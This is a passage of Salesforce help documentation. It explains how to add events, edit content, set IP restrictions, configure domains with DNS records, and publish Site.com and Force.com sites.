Events enable you to add interactive and animated effects to the pages and page elements of your website.

When an event occurs—say, when a user clicks an element on the page or when the page loads—you can specify what action (or series of actions) it should trigger. For example, when your home page loads, you could display a news bulletin popup that fades away after several seconds. Or when the user clicks a panel, you could expand the panel to reveal additional information or alter its style.

The Events pane lists many common actions that you can trigger when an event occurs. Using the options here, you can specify that:

When *[this event]* occurs, trigger *[this action]*.

Using Site.com Studio as a Site Administrator or Designer

Creating an Event

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

Use events to add interactive and animated effects to the pages and page elements of your website.

1. Select the relevant page or page element.
2. Select an event in the Events pane. See Available Events and Actions on page 3408.
3. Click and select an action in the Choose an Action list that appears.
4. Set the other available properties for the action, such as:
   - Target Element—specifies the page element that the action affects
   - Effect—specifies how the action is animated, such as fade or slide.
   - Speed—sets the speed of the animation to fast, normal, slow, or very slow
   - Chained—allows you to chain actions so they occur sequentially. For example, to create a Delay action that delays the action that *follows* it, select the Delay action's **Chained** checkbox. This indents the subsequent action underneath the Delay action, indicating that it's tied to the Delay action. Applies to the Animate, Delay, Hide Element, Repeat, Show Element, and Toggle Element actions.
5. Click **Save**.
6. Add more actions if required.

Tip:

- When you add an event to a page or page element, an asterisk (*) appears beside the event in the Events pane.
- If you hover over on a selected page element, a tooltip appears indicating which events are associated with the element. You can also click the icon to quickly open the Events tab.

To delete an action, select it and click .

To change the order in which an action occurs, select it and click  or .

Adding Pagination to Data Repeaters and Data Tables
Events Overview

Available Events and Actions

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Choose from several event triggers and actions when you create an event.

When This Event Occurs...

Event	Occurs When...
Double click	The user double-clicks the page element.
Click	The user clicks the page element.
Focus	The focus moves to the page element.
Load	The page or page element is loaded in a browser window.
Blur	The focus moves from the page element.
Mouse in	The user moves the mouse pointer over the page element.
Mouse out	The user moves the mouse pointer out of the page element.

Trigger This Action...

Action	Description
Add CSS Class	Dynamically adds a CSS class to style the targeted item. For example, to alter the appearance of a page element, you could add a new CSS class to it.
Alert	Displays a popup browser alert message.
Animate	Animates CSS properties, such as Top, Left, Width, and Height, which you specify by entering appropriate values in the `CSS` field. For example, if targeting an image, you can enter values such as `opacity: "0.4", width: "70%"`, which changes the image's appearance according to the speed and effect you set.
Delay	Adds a delay (measured in milliseconds) before the action that follows. (Ensure you select the **Chained** checkbox to tie it to the subsequent action.)

Action	Description
Execute JavaScript	Runs custom JavaScript code, which you enter by clicking **Edit Script** to open the Custom Code Editor.
Go To Page	Goes to the designated page number in data repeaters and data tables. See Adding Pagination to Data Repeaters and Data Tables on page 3378.
Hide Element	Hides the targeted item according to the speed and effect you set.
Next Page	Goes to the next page in data repeaters and data tables. See Adding Pagination to Data Repeaters and Data Tables on page 3378.
Previous Page	Goes to the previous page in data repeaters and data tables. See Adding Pagination to Data Repeaters and Data Tables on page 3378.
Remove CSS Class	Removes a CSS class from the targeted item to dynamically remove its style. For example, to alter the appearance of a page element, you could remove the CSS class associated with it and replace it with another.
Repeat	Repeats the action that follows by the specified number of times, with the specified delay between each occurrence. (Ensure you select the **Chained** checkbox in the Properties pane to tie it to the following action.)
Set Element Attribute	Dynamically sets the specified attribute value of the targeted item. For example, if targeting an image, you could change the image source by entering `src` in the `Attribute Name` field and entering the image URL in the `Attribute Value` field. You can also add custom name/value pairs for advanced coding purposes.
Show Element	Reveals the targeted item according to the speed and effect you set.
Submit	Submits the selected form's data.
Toggle Element	Switches the visibility of the targeted element according to the speed and effect you set.

EDITING SITE CONTENT

Creating Site Pages as a Site.com Contributor

Available for purchase in: **Enterprise** and **Unlimited** Editions
Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To edit only content in Site.com sites:	`Site.com Contributor User` field enabled on the user detail page AND Contributor role assigned at the site level

If your site administrator or designer has enabled page creation, you can add pages to your site.

To add a new page:

1. In the Site Pages view on the Overview tab, click **New Site Page**.
2. Enter the page name.
3. Select a template for the page.
4. Click **Create**. The site page opens.

See Also:

Using Site.com Studio as a Contributor

Editing Site.com Pages as a Contributor

Available for purchase in: **Enterprise** and **Unlimited** Editions
Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To edit only content in Site.com sites:	`Site.com Contributor User` field enabled on the user detail page AND Contributor role assigned at the site level

Open a page in the Site Pages view on the Overview tab by double-clicking it or hovering over it and clicking ⚙▾ > **Edit**. The page opens as a new tab.

Once open, you can:

- Edit the page text, and add images and hyperlinks by clicking **Edit Content**. The button isn't available if there are no editable areas on the page.
- Import assets, such as images and files.
- Preview the page in a browser window.

See Also:

Creating Site Pages as a Site.com Contributor
The Content Editing Toolbar
Using Site.com Studio as a Contributor

Editing Content Blocks

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level
To edit only content in Site.com sites:	`Site.com Contributor User` AND Contributor role assigned at the site level

Contributors, designers, and site administrators can edit content blocks, which contain the text for site pages, and can also house images, videos, and hyperlinks. However, if you're a contributor and the **Edit Content** button is disabled, there are no editable areas on the page.

When the page is open:

1. Click **Edit Content**.
2. Add or edit the text in the highlighted areas and format it using the content editing toolbar.

   Tip:

   - If you copy and paste text from Microsoft® Office, highlight the text and click to remove any hidden formatting, which can adversely affect how the text appears on the page.
   - Avoid applying formatting, such as font family or size, directly to text whenever possible. Instead, it's best practice to use the paragraph and heading styles to quickly apply consistent formatting throughout the site. This also ensures that all page text is updated automatically if a site administrator or designer modifies the site's paragraph and heading styles.


3. Add images, videos, hyperlinks, or anchors as required.
4. Click **Save**.

Note: The content of all editable page elements on a child page or template is linked to the content of the editable elements on its parent page template. When you update the content of an editable page element on the parent template, the changes are pushed down to any child pages or page templates. However, if you modify the content of an editable page element at the child page or template level, you break the link between the elements, and any subsequent changes made to the page element on the parent template won't trickle down to its children.

The Content Editing Toolbar

Available for purchase in: **Enterprise** and **Unlimited** Editions
Available (with limitations) in: **Developer** Edition

Contributors, designers, and site administrators can edit content blocks, which contain the site page's text, along with images, videos, and hyperlinks.



Using the content editing toolbar, you can:

- Undo and redo your edits, and remove the formatting of text copied and pasted from Microsoft® Office, which can often include hidden formatting (1).
- Cut, copy, and paste text (2).
- Apply direct formatting (3), such as:
  - ◊ Font family and size
  - ◊ Bold, italic, underline, subscript, superscript, and strikethrough
  - ◊ Font and highlight color
- Control the text style and layout (4) by:
  - ◊ Applying paragraph and heading styles
  - ◊ Setting paragraph indentation
  - ◊ Left-aligning, centering, right-aligning, or justifying text
  - ◊ Inserting numbered or bulleted lists
- Insert a table, and add rows, columns, and spacing (5).
- Add images, videos, and special characters (6).
- Add and remove hyperlinks and anchors (7).

Tip: Avoid applying formatting, such as font family or size, directly to text whenever possible. Instead, it's best practice to use the paragraph and heading styles to quickly apply consistent formatting throughout the site. This also ensures that all page text is updated automatically if a site administrator or designer modifies the site's paragraph and heading styles.

Adding Images to Content Blocks

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level
To edit only content in Site.com sites:	`Site.com Contributor User` AND Contributor role assigned at the site level

Contributors, designers, and site administrators can add images to the content blocks of site pages. However, if you're a contributor and the **Edit Content** button is disabled, there are no editable areas on the page.

When the page is open:

1. Click **Edit Content**.
2. Position your cursor where you want to insert the image and click .
3. In the Image Properties dialog box, either:
   - Enter a URL to an image in the `Image URL` text box.
   - Select an image from your website by clicking **From Website** and selecting the image in the list that appears.
   - Upload an image from your computer by opening the Upload tab, browsing to the image, and clicking **Upload**.
4. Enter a brief description of the image in the `Alternative text` field. (The description is used by screen reader users or as a substitute if the image doesn't display. It can also help with search engine optimization (SEO).
5. Optionally, preview how the image appears in relation to the text on the page and set:
   - The width and height of the image
   - How much space surrounds the image (which is controlled by the `HSpace` and `VSpace` properties)
   - How it aligns with the text on the page
   - The image border (for example, to set a dotted green border that's 10 pixels wide, you enter `10px dotted green` in the `Border` field)
6. Click **Apply**.

7. Click **Save**.

Importing and Managing Assets

Adding Video to Content Blocks

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level
To edit only content in Site.com sites:	`Site.com Contributor User` AND Contributor role assigned at the site level

Contributors, designers, and site administrators can add YouTube®, Google®, Adobe® Flash®, Windows Media®, and Apple QuickTime® videos to the content blocks of site pages. However, if you're a contributor and the **Edit Content** button is disabled, there are no editable areas on the page.

When the page is open:

1. Click **Edit Content**.
2. Position your cursor where you want to insert the video and click .
3. In the Video Properties dialog box, select the video type and either:
   - Enter the URL to the video in the `Video URL` text box—for example, `http://www.youtube.com/watch?v=123abc`.
   - Select a video from your website by clicking **From Website** and selecting the video in the list that appears.
   - Upload a video from your computer by opening the Upload tab, browsing to the image, and clicking **Upload**.

   Note: You can only select or upload Flash, Windows Media, and QuickTime videos.

4. To specify how the video is displayed on the page, you can set:
   - The width and height of the video
   - How much space surrounds the video (which is controlled by the `HSpace` and `VSpace` properties)
   - How it aligns with the text on the page

   You can also preview the video.
5. Click **Apply**. The video appears as an icon in the content block.
6. Click **Save**.

Note: You can view all video types, other than Windows Media videos, when you preview a page.

Attaching Hyperlinks to Text and Images

Available for purchase in: **Enterprise** and **Unlimited** Editions Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level
To edit only content in Site.com sites:	`Site.com Contributor User` AND Contributor role assigned at the site level

Contributors, designers, and site administrators can create hyperlinks to:

- External Web pages or websites
- Pages and assets in a site
- Email messages
- Anchors that were added to the page

However, if you're a contributor and there are no editable areas on the page, the **Edit Content** button is disabled.

When the page is open:

1. Click **Edit Content**.
2. Select the text or image that you want to attach a hyperlink to and click .
3. Select the link type in the Link to drop-down list. To link to:
   - A Web page:
     a. Select **A URL**.
     b. Type the address in the `URL` field—for example, `http://www.externalsite.com`.
     c. Go to step 4.
   - A page or item in your site:
     a. Select **An item in your site**.
     b. Select the item type, such as a page or image.
     c. Select the item. (If you can't see the list of items, place your cursor in the `URL` field and press the DOWN key on your keyboard.)
     d. Go to step 4.
   - An anchor that you previously added to the page:
     a. Select **An anchor on the page**.
     b. Select the anchor in the drop-down list. Alternatively, enter a new anchor name and create the anchor afterwards.
     c. Go to step 5.
   - An email message:
     a. Select **An email**.
     b. Enter the recipient's email address and the message information.
     c. Go to step 5.

   Note: If you're a designer or site administrator working with a content block in a data repeater, you can use expressions to add a custom link, such as a URL query string, to an item in your site or to a Web page.

4. To select which window the item should open in, select an option in the Target drop-down list:
   - **Popup window** loads the item into a popup window. When you select this option, you can set the title for the popup and control its appearance and size with the options that appear.
   - **New window (_blank)** loads the item into a new, unnamed browser window.
   - **Same window (_self)** loads the item into the same frame or window as the link. This is the default setting.
   - **Topmost window (_top)** loads the item into the topmost parent frameset or window of the frame that contains the link.
   - **Parent window (_parent)** loads the item into the parent frameset or window of the frame that contains the link.
5. Optionally, enter a tooltip description for the link. The tooltip displays as a pop-up when the user hovers over the link.
6. Click **Apply**.
7. Click **Save**.

To delete a hyperlink, select it and click .

Adding an Anchor to a Page

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level
To edit only content in Site.com sites:	`Site.com Contributor User` AND Contributor role assigned at the site level

Anchors let you create hyperlinks that jump to specific locations on a page, which can be useful if a page is particularly long. Contributors, designers, and site administrators can add anchors to page text. However, if you're a contributor and the **Edit Content** button is disabled, there are no editable areas on the page.

When the page is open:

1. Click **Edit Content**.
2. Place the cursor in the required position and click .
3. Enter the anchor name and click **Apply**.
4. Create a hyperlink to the anchor.

Previewing Site.com Sites

Available for purchase in: **Enterprise** and **Unlimited** Editions Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level
To edit only content in Site.com sites:	`Site.com Contributor User` AND Contributor role assigned at the site level

Contributors, designers, and site administrators can preview site pages to see how they look when rendered in a browser window. It's always a good idea to make sure your changes are displayed correctly, as this is how the pages appear on the live site.

If you're a site administrator or designer, you can also create an anonymous preview URL that allows other users to review the site before it goes live. The URL is always valid (unless you disable it) and shows the latest work in progress. It's only available to the people you send it to, and can't be found by search engines.

- Click **Preview Page** on the toolbar when editing a page.
- Hover over a page in the Site Pages view of the Overview tab and click > **Preview** to view a single page.
- Click **Preview** on the toolbar of the Overview tab to view the entire site. From the **Preview** menu, you can also:
  - ◊ Click **Preview Site in a New Tab** to view the site in a new tab in the existing browser window.
  - ◊ Click **Preview Site at 1024 x 768** to view the site as it appears to laptop users.
  - ◊ Click **Enable Anonymous Preview**, if you're a site administrator or designer, to create a URL that allows other users to preview the site before it goes live. Click the **View Anonymous Preview** option that appears in the **Preview** menu to access the preview URL, which you can copy and send to other users to review and test your changes. **Enable Anonymous Preview** is also available in the Site Configuration view.
- Click **Preview** beside a site on the Site.com home page to view the entire site.

When you preview pages, all browser-related functions should work.

Note: During preview only, style sheets are rendered as inline styles.

CONTROLLING ACCESS USING IP RESTRICTIONS

IP Restrictions Overview

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Every computer has a unique IP address that it uses to identify itself. Using IP restrictions, you can define a range of permitted IP addresses for the pages, folders, and assets in your site to control site visitors' access.

For example, let's say you have a site page that lists all employees by department. You don't want people outside your organization to view this sensitive information. By restricting the permitted IP addresses to your organization's IP range—say, 112.122.0.1 to 112.122.0.123—you ensure that no other site visitors can view the page.

When you define IP restrictions for:

- A parent page template, all child page templates and template-based pages inherit the restrictions.
- A folder, all subfolders and assets within the folder inherit the restrictions.
- The entire site, all site items inherit the restrictions.

For any item that inherits IP restrictions, you can add additional IP restrictions to further narrow the permitted IP range.

And if a user is denied access to a page, you can redirect them to another page, such as a user-friendly error page.

See Also:

Adding IP Restrictions
Editing, Disabling, and Deleting IP Restrictions

Adding IP Restrictions

Control site visitors' access to the pages, page templates, folders, and assets in your site by setting the range of permitted IP addresses.

Available for purchase in: **Enterprise** and **Unlimited** Editions Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To add and edit IP restrictions in Site.com:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator role assigned at the site level

1. On the Overview tab, either:
   - Hover over the page, page template, folder, or asset in the All Site Content view and click > **Add IP Restrictions**.
   - Click **Site Configuration** > **IP Restrictions** and click **Add IP Restrictions**.
2. If not already selected, choose the item you want to restrict access to.
3. Enter the first and last IP addresses of the permitted IP range—for example, 112.122.0.1 to 112.122.0.123. To enter a single IP address, just complete the `Start Address` field.

   Both IP addresses in a range must be either IPv4 or IPv6. In ranges, IPv4 addresses exist in the IPv4-mapped IPv6 address space ::ffff:0:0 to ::ffff:ffff:ffff, where ::ffff:0:0 is 0.0.0.0 and ::ffff:ffff:ffff is 255.255.255.255. A range can't include IP addresses inside of the IPv4-mapped IPv6 address space if it also includes IP addresses outside of the IPv4-mapped IPv6 address space. Ranges such as 255.255.255.255 to ::1:0:0:0 or :: to ::1:0:0:0 are not allowed.
4. Click **Add IP Range** to add additional ranges.
5. To redirect users with an invalid IP address to an alternative page, such as a user-friendly error page, specify the page in Access Denied Page. If you set this in the IP Restrictions view, the page is the default for all IP restrictions unless you override it at the item level.

   You can redirect users to a page in your site or to an external site. Always use a prefix such as `http://` when entering an external URL. If you don't set an access denied page, users see a blank page that displays a default "Access to this resource is denied" message.
6. Click **Save**.

To test the IP restrictions of a page template or site page, click **Preview** when the page is open. When you're happy with your updates, publish the site to enable the restrictions.

Note:

- If an item inherits IP restrictions—for example, an asset in an IP-restricted folder—you can add additional restrictions to further narrow the range. Although the item doesn't display the inherited values anywhere, the inherited IP range values do apply to the child item and only site visitors with valid IP addresses can access it.

- If you select a site page in the Access Denied Page drop-down list, users with an invalid IP address can view that page even if the entire site is restricted.
- Caching is disabled for any item that has IP restrictions. Additionally, if you update the IP restrictions of an asset, folder, or page, the system updates its URL in case proxy servers such as Akamai already cached the item.

See Also:

IP Restrictions Overview
Editing, Disabling, and Deleting IP Restrictions

Editing, Disabling, and Deleting IP Restrictions

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To add and edit IP restrictions in Site.com:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator role assigned at the site level

After you create an IP restriction, you can edit the address range, briefly disable the IP restriction (say, to allow temporary access to a page), or delete the restriction entirely.

To view all the IP restrictions on a site, open the IP Restrictions view under Site Configuration (on the Overview tab). Alternatively, to view the IP restriction on a single item, hover over it in the All Site Content view and click > **Edit IP Restrictions**.

When either the IP Restrictions section or the IP restrictions dialog box is open, you can:

- Edit the range of IP addresses. In the IP Restrictions view, double-click the IP address to edit the values inline.
- Disable an IP restriction by deactivating it. You can reactivate the restriction at any time. If you deactivate an IP restriction on an item that has several restrictions, the item's other restrictions are also deactivated.
- Delete an IP restriction. This removes the restriction entirely and allows all site visitors to access the item.

After you update the site's IP restrictions, publish the site to enable your changes.

MANAGING DOMAINS AND LIVE SITES

Managing Domains in Site.com

Before you can publish your site to the Internet, you must set the site's domain information.

Available for purchase in: **Enterprise** and **Unlimited** Editions Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To manage domains and publish Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator role assigned at the site level

To add a domain to the site's domains list, Salesforce must verify that you own the domain name. The verification method you choose depends on whether the domain name is currently in use.

- Add domain names using CNAME records if you're creating a new domain name or using a domain name that's not currently in use.
- Add domain names using TXT records if the domain name is already in use on another website and you want to reuse it. The existing website must also use domain name system (DNS) A records.

See Also:

Publishing Site Changes
Taking a Site Offline

Adding Domains Using CNAME Records in Site.com

Available for purchase in: **Enterprise** and **Unlimited** Editions
Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To manage domains and publish Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator role assigned at the site level

To publish a site to the Internet, you must first set its domain information. Add a domain name using a CNAME record if you're creating a new domain name, or if you're adding a domain name that's currently not in use.

If you don't already have a branded, custom Web address, such as `www.mycompany.com`, create one by registering through a domain name registrar.

Each domain name in Site.com must be unique. Salesforce verifies your domain name when you add it to the site's list of domains, and again when you publish the site.

Tip: It can take up to 48 hours for domain changes to become available on the Internet. However, you can reduce this time by lowering the time to live (TTL) value in the account management settings of your DNS provider. Because the current remaining time must expire before your new setting takes effect, you should update this value a few days prior to going live.

You can also add a custom path to your domain name to create a custom URL. A custom URL consists of the domain and a custom path. The same path name may be used on more than one domain, but it can't be used more than once within the same domain. When adding a domain, the / is required for the path. It indicates the root. You can add an additional custom name after the /, but you must at least use the / to indicate the root. For example, if the domain name is `https://oursite.com` and the path is `/products`, the site URL is `https://oursite.com/products`. If you added the custom URL to the root, the URL would be `https://oursite.com`.

Note: You can also manage domains and paths in Setup using Domain Management.

1. In the account management settings of your DNS provider, create a CNAME record that points your branded domain and subdomain to the same name with a `live.siteforce.com` suffix. For example, `www.mycompany.com` must point to `www.mycompany.com.live.siteforce.com`.

   Contact your DNS provider if you're unsure how to create a CNAME record.
2. When your CNAME record is available on the Internet, open Site.com Studio and click **Site Configuration** > **Domains** on the Overview tab.
3. Enter the domain name in the text box provided—for example, `www.mycompany.com`—.
4. Add an optional path name.

5. click Add.
6. Repeat for any additional domain names. For example, you might want to include common misspellings of the domain name in case users make typing mistakes. You must create a corresponding unique CNAME record for each domain name. You can add up to ten domain names.
7. When you're ready to go live, publish the site.

Note:

- If you have an MX record set up for your domain's mail service, the domain assigned to the MX record can't be the same as the domain you assign to your CNAME record. If you create a CNAME record using the same domain as your MX record, your mail service will be disabled.

  For example, if you have `mydomain.com` assigned to your MX record, and you want to use it for your CNAME record, we recommend assigning `www.mydomain.com` to your CNAME record instead, and then working with your DNS provider to redirect `mydomain.com` to `www.mydomain.com`.
- When you update existing domain information, you must publish your changes for them to take effect. If you see a message that there are no changes to publish, first update a page in your site and then publish your changes.

See Also:

Adding Domains Using TXT Records in Site.com
Managing Domains in Site.com

Adding Domains Using TXT Records in Site.com

To publish a site to the Internet, you must first set its domain information. Add a domain name using a TXT record if you're reusing a domain name that's currently in use. For example, if you're migrating from an existing site to a new Site.com site, you can transition seamlessly to the new site when you're ready to go live. This method is suitable only for existing sites that use DNS A records.

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To manage domains and publish Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator role assigned at the site level

Each domain name in Site.com must be unique. Salesforce verifies your domain name when you add it to the site's list of domains, and again when you publish the site.

Tip: It can take up to 48 hours for domain changes to become available on the Internet. However, you can reduce this time by lowering the time to live (TTL) value in the account management settings of your DNS provider. Because the current remaining time must expire before your new setting takes effect, you should update this value a few days prior to going live.

1. In the account management settings of your DNS provider, create a TXT record that contains your organization's ID. To find the ID, open Site.com Studio, click **Site Configuration** > **Domains** on the Overview tab, and copy the organization ID displayed there.

   Contact your DNS provider if you're unsure how to create a TXT record.
2. When your TXT record is available on the Internet, enter the domain name in the text box provided in the Domains view—for example, `www.mycompany.com`—and click **Add**.
3. Repeat for any additional domain names. For example, you might want to include common misspellings of the domain name in case users make typing mistakes.

   You can add up to ten domain names.
4. Publish your Site.com site when it's ready. It won't yet be live on the Internet.
5. To go live, in your DNS account management settings:
   a. Create a CNAME record that points your branded domain and subdomain to the same name with a `live.siteforce.com` suffix. For example, `www.mycompany.com` must point to `www.mycompany.com.live.siteforce.com`.

      You must create a corresponding unique CNAME record for each domain name.
   b. Delete the old A record, and also the TXT record you created in step 1.

Publishing and Managing Live Sites

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To manage domains and publish Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator role assigned at the site level

When you *publish* a site in Site.com, you make its pages and assets live on the Internet so site visitors can access them.

Before you publish your site for the first time, you must set the site's domain information. If you don't set up your domain, you'll be prompted to do so during the publishing process. After your domain is set up, you can publish your entire site or just parts of it.

When working with a site, you can:

- Publish site changes.
- Review the publishing history.
- Take the site offline to remove it from public view.

Note:

You can't publish your site from sandbox.

Using Site.com Studio as a Site Administrator or Designer

Publishing Site Changes

When you *publish* a site in Site.com, you make its pages and assets live on the Internet so site visitors can access them.

Available for purchase in: **Enterprise** and **Unlimited** Editions Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To manage domains and publish Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator role assigned at the site level

Before you publish your site for the first time, you must set the site's domain information. If you don't set up your domain, you'll be prompted to do so during the publishing process.

You can publish your entire site or just specific items.

1. Click **Publish Changes...**.
2. To publish:
   - All recent changes, ensure **Site-wide changes** is selected.
   - Specific items, select **Only selected items** and select the relevant items.

   Note: If you select an item that has dependencies, the dependent items are also selected. For example, if you select a page, but you actually changed both the page and the style sheet it relies on, the style sheet is also automatically selected. Click **View** to see the list of dependencies. If you can't deselect an item, it means it's a critical dependency for another selected item.

3. Click **Next** and review the list of items to be published.
4. Click **Next** and add a publishing note, if required. The note appears in the Description column of the Publish History view.
5. Click **Publish**.

You'll receive an email notification when your site changes go live.

Note:

You can't publish your site from sandbox.

Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To manage domains and publish Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator role assigned at the site level

1. On the Overview tab, click **Site Configuration** > **Domains**.
2. Delete all listed domains.
   When you remove the last domain, the site goes offline immediately. Site visitors see a “Server not found” message or similar in their browser when they attempt to view the site.
3. In the popup window that appears:
   - Click **OK** to unpublish the site. Unpublishing the site releases the Site.com Published Site license associated with it, so you can use it to publish another site.
   - Click **Cancel** if you don’t want to release the Site.com Published Site license—for example, if you plan to make the site publicly available again at a later date.

     If you change your mind after clicking **Cancel**, you can release the license by clicking **Unpublish** on the Overview tab. After a site is unpublished, the **Unpublish** button is replaced with the **Publish** button.
4. If you don’t plan to reuse the domain with Site.com, remove any CNAME records that point to `your_domain_name.live.siteforce.com` in the account management settings of your DNS provider.

After you unpublish a site, you can delete it from the list of sites on the Site.com tab.

FORCE.COM SITES

Force.com Sites Overview

Available in: **Developer**, **Enterprise**, and **Unlimited** Editions

Salesforce organizations contain valuable information about partners, solutions, products, users, ideas, and other business data. Some of this information would be useful to people outside your organization, but only users with the right access and permissions can view and use it. In the past, to make this data available to the general public, you had to set up a Web server, create custom Web pages (JSP, PHP, or other), and perform API integration between your site and your organization. Additionally, if you wanted to collect information using a Web form, you had to program your pages to perform data validation.

With Force.com sites, you no longer have to do any of those things. Force.com Sites enables you to create public websites and applications that are directly integrated with your Salesforce organization—without requiring users to log in with a username and password. You can publicly expose any information stored in your organization through a branded URL of your choice. You can also make the site's pages match the look and feel of your company's brand. Because sites are hosted on Force.com servers, there are no data integration issues. And because sites are built on native Visualforce pages, data validation on collected information is performed automatically. You can also enable users to register for or log in to an associated portal seamlessly from your public site.

Note: Force.com Sites is subject to these additional Terms of Use.

For information on Site.com, which is a Web content management system (CMS) that makes it easy to build dynamic, data-driven Web pages and edit content in real time, see Site.com Overview on page 3279.

The following examples illustrate a few ways that you can use sites:

- Create an ideas site—Use sites to host a public community forum for sharing and voting on ideas about your company, services, or products. Ideas websites can be made public using sites.
- Publish a support FAQ—Provide helpful information on a public website where customers can search for solutions to their issues.
- Create a store locator tool—Add a public tool to your portal that helps customers find stores in their area.
- Publish an employee directory—Add an employee directory to your company's intranet by creating a site restricted by IP range.
- Create a recruiting website—Post job openings to a public site and allow visitors to submit applications and resumes online.
- Publish a catalog of products—List all of your company's products on a public website, with model numbers, current prices, and product images pulled dynamically from your organization.

Because Force.com sites are served directly from the Salesforce organization, a site's availability is directly related to the organization's availability. During your organization's maintenance window for major releases, your sites will be unavailable; users who try to access a site will see a Force.com-branded maintenance page or your custom Service Not Available Page. It's a good idea to inform your site users of the release maintenance windows and related sites unavailability in advance. You can view specific maintenance windows, listed by instance, at `trust.salesforce.com/trust/status/#maint`.

The Force.com Domain

For each of your sites, you determine the URL of the site by establishing the site's domain name. You can choose one of the following domain options:

- Use your Force.com domain name, which is your unique *subdomain prefix* plus `force.com`. For example, if you choose `mycompany` as your subdomain prefix, your domain name would be `http://mycompany.force.com`. The name is case sensitive.

  Note: Your Force.com domain name is used for all the sites that you create. For example, your company could create one public site for partners, another for developers, and a third for support. If your company's domain is `http://mycompany.force.com`, those three sites might have the following URLs:

  ◊ `http://mycompany.force.com/partners`
  ◊ `http://mycompany.force.com/developers`
  ◊ `http://mycompany.force.com/support`

- Create a branded, custom Web address, such as `http://www.mycompanyideas.com`, by registering through a domain name registrar. Create CNAME records to redirect your branded domain and subdomains to your Force.com domain without exposing the `force.com` name in the URL. It can take up to 48 hours for your Force.com domain to become available on the Internet. Custom Web addresses aren't supported for sandbox or Developer Edition organizations.

Note: The format of the secure URLs for your Force.com sites depends on the organization type or Edition. Your unique subdomain prefix is listed first, followed by Edition or environment type, then instance name and the force.com suffix. In the following examples, the subdomain prefix is “mycompany,” the sandbox name is “mysandbox,” the instance name is “na1,” and the sandbox instance name is “cs1”:

Organization Type	Secure URL
Developer Edition	`https://mycompany-developer-edition.na1.force.com`
Sandbox	`https://mycompany.mysandbox.cs1.force.com`
Production	`https://mycompany.secure.force.com`

The subdomain prefix for Developer Edition is limited to 22 characters. The secure URL is displayed on the Login Settings page. The URL is case sensitive.

Available in: **Developer**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To create and edit Force.com sites:	“Customize Application”

To get started using Force.com sites, from Setup, click **Develop** > **Sites**. From this page, you can:

- Register your Force.com domain, if you have not yet done so.
- View all sites hosted on your Force.com domain.
- Click **New** to create a new site.
- Click **Edit** to make changes to an existing site.
- Click **Activate** or **Deactivate** to change the active status for your site.

Warning: Be careful not to expose any information that you do not want to make public.

- Click the site's label to view that site's details.
- Click the site's URL to open that site in a browser.

Registering a Custom Force.com Domain

Available in: **Developer**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To create and edit Force.com sites:	“Customize Application”

Your company's Force.com domain is used for all the sites that you create. Even if you register a branded Web address for your site, you must choose a Force.com domain. The branded URL will be redirected to the Force.com domain.

